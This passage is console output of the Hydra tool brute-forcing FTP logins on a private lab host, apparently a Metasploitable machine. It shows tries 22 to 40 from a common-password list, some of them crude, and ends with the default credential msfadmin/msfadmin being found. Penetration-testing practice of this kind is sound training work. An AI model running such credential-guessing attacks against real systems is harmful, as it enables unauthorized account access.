[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "123321" - 22 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "mustang" - 23 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "1234567890" - 24 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "michael" - 25 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "654321" - 26 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "pussy" - 27 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "superman" - 28 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "1qaz2wsx" - 29 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "7777777" - 30 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "fuckyou" - 31 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "121212" - 32 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "000000" - 33 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "qazwsx" - 34 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "123qwe" - 35 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "killer" - 36 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "trustno1" - 37 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "jordan" - 38 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "jennifer" - 39 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "msfadmin" - 40 of 104 [child 1] (0/0)
[21][ftp] host: 192.168.50.103   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 09:53:23
```